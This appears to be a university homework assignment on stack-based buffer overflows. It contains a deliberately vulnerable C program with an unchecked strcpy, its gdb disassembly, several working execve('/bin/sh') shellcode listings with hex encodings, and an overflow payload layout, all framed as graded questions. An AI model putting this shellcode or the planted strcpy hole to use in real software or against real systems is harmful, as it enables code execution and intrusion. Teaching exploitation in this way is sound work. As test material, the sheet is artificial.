SI485H Stack Based Binary Exploits and Defenses
FALL 2015

NAME:_____

HW6

COLLABORATOR(S):_____

5/3/1/0

1. For the following dissasembled code and source to the right, how many bytes must we overrun the buffer before the loop is affected?

```
(gdb) vuln
0x080484d5 <+0>: push   ebp
0x080484d6 <+1>: mov    ebp,esp
0x080484d8 <+3>: sub    esp,0x48
0x080484db <+6>: mov    DWORD PTR [ebp-0xc],0x0
0x080484e2 <+13>:       mov    eax,DWORD PTR [ebp+0xc]
0x080484e5 <+16>:       mov    DWORD PTR [esp+0x4],eax
0x080484e9 <+20>:       lea    eax,[ebp-0x2c]
0x080484ec <+23>:       mov    DWORD PTR [esp],eax
0x080484ef <+26>:       call   0x8048360 <strcpy@plt>
0x080484f4 <+31>:       jmp    0x8048516 <vuln+65>
0x080484f6 <+33>:       mov    eax,DWORD PTR [ebp-0xc]
0x080484f9 <+36>:       lea    edx,[eax+0x1]
0x080484fc <+39>:       mov    DWORD PTR [ebp-0xc],edx
0x080484ff <+42>:       lea    edx,[ebp-0x2c]
0x08048502 <+45>:       mov    DWORD PTR [esp+0x8],edx
0x08048506 <+49>:       mov    DWORD PTR [esp+0x4],eax
0x0804850a <+53>:       mov    DWORD PTR [esp],0x804860e
0x08048511 <+60>:       call   0x8048350 <printf@plt>
0x08048516 <+65>:       mov    eax,DWORD PTR [ebp-0xc]
0x08048519 <+68>:       cmp    eax,DWORD PTR [ebp+0x8]
0x0804851c <+71>:       jl     0x80484f6 <vuln+33>
0x0804851e <+73>:       leave
0x0804851f <+74>:       ret
```

5/3/1/0

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void bad(){
  printf("You've been naughty!\n");
}

void good(){
  printf("Go Navy!\n");
}

void vuln(int n, char * str){

  int i = 0;
  char buf[32];


  strcpy(buf,str);

  while( i < n ){
    printf("%d %s\n",i++, buf);
  }

}

int main(int argc, char *argv[]){

  vuln(atoi(argv[1]), argv[2]);

  return 0;

}
```

2. Consider the scenario where the attacker whishes to produce a buffer overflow where the the loop would run for the maximum amount of iterations. Complete the overflow below to produce that maximum number of iterations and calculate how many iterations?

3/1/0

./main [ ] ****

2/1/0

`python –c "print 'A'* [ ] **+**

5/3/1/0

[ ] **"**

Will iterate how many times?

5/3/1/0

[ ]

Explain:

5/3/1/0

[ ]

__/25

NAME: _____


3. Continuing with the program on the previous page: Consider trying to exploit that code with the shell code below

```
SECTION .text           ; Code section
        global _start   ; Make label available to linker

_start:                         ; Standard ld entry point
        jmp  callback

dowork:


        pop esi                 ; esi now holds address of "/bin/sh

        xor     eax,eax         ; zero out eax
        push    eax             ; args[1] - NULL
        push    esi             ; args[0] - "/bin/sh"

        xor     edx,edx         ; Param #3 - NULL (zero out edx)
        mov     ecx,esp         ; Param #2 - address of args array
        mov     ebx,esi         ; Param #1 - "/bin/sh"
        mov     al,0xb          ; System call number for execve (use al mov)
        int     0x80            ; Interrupt 80 hex - invoke system call


        xor     ebx,ebx         ; Exit code, 0 = normal
        xor     eax,eax         ; zero eax
        mov     al,1            ; System call number for exit
        int     0x80            ; Interrupt 80 hex - invoke system call

callback:
        call dowork    ; call pushes the next address onto stack,
                       ; which is address of "/bin/sh"
        db "/bin/sh",0 ;
```

Whose hex values are such and at that length:

```
$ ./hexify.sh shell
\xeb\x17\x5e\x31\xc0\x50\x56\x31\xd2\x89\xe1\x89\xf3\xb0\x0b\xcd\x80\x31\xdb\x31\
xc0\xb0\x01\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
$ $(printf `./hexify.sh shell`) | wc -c
37
```

a) If we were to use the following method to overflow the buffer and smash the stack



5/3/1/0 `./vulnerable 5 <shell-code><padding><address-of-buf>`


How many bytes of padding are needed and why?

Will this method work using the above shell code? If so, explain, if not, explain why not? 10/8/5/3/0

__/15

NAME: _____

b) Consider smashing the stack using the following method



How many bytes are needed in the first padding and why?

5/3/1/0

Why, based on the example in the class notes, is the second padding neeeded?

5/3/1/0

4. What is a nop? What byte is nop? What is a nop sled? And, where is a nop seld typically used?

5/3/1/0

5. How does **gdb** affect the memory layout space of a program? Use the example stack smash from 3(b) to explain what happens when using that exploit outside of gdb?

5/3/1/0

6. Where in example stack smash above should the nop sled be placed to increase the likelihood of a successful attack outside of gdb?

5/3/1/0

__/25

NAME: _____

7. Consider the following shell code to the right as an improvement on the one previsouly described:

a) This shell code fails to decreasing the total number of bytes in the shell code? Explain why?

5/3/1/0

b) This shell code fails to launch a shell, why?

5/3/1/0

c) What can you replace the push commands with to make this shell code work better?

5/3/1/0

```
SECTION .text
        global _start
_start:
        xor eax,eax

        push eax                ;\0
        push 0x68               ;h
        push 0x73               ;s
        push 0x2f               ;/
        push 0x6e               ;n
        push 0x69               ;i
        push 0x62               ;b
        push 0x2f               ;/

        mov esi,esp

        xor edx,edx
        push edx
        push esi


        mov ecx,esp
        mov ebx,esi
        mov al,0xb
        int 0x80

        xor ebx,ebx
        xor eax,eax
        inc eax
        int 0x80
```

5/3/1/0

d) How many bytes is the shell code reduced by?

8. Consider the following shell code to the left.

```
SECTION .text
        global _start
_start:
        xor ecx,ecx
        mul ecx         ;MARK 1
        push eax
        push 0x68732f6e
        push 0x69622f2f


        mov ebx,esp     ;MARK 2
        mov al,0xb
        int 0x80
```

a) At MARK 1, explain why mul ecx will zero out the registers eax and edx? 5/3/1/0

b) At MARK 2, how come we are not creating an argv array for execve? What argment are we passing instead? 5/3/1/0

c) How many bytes is this shell code?

5/3/1/0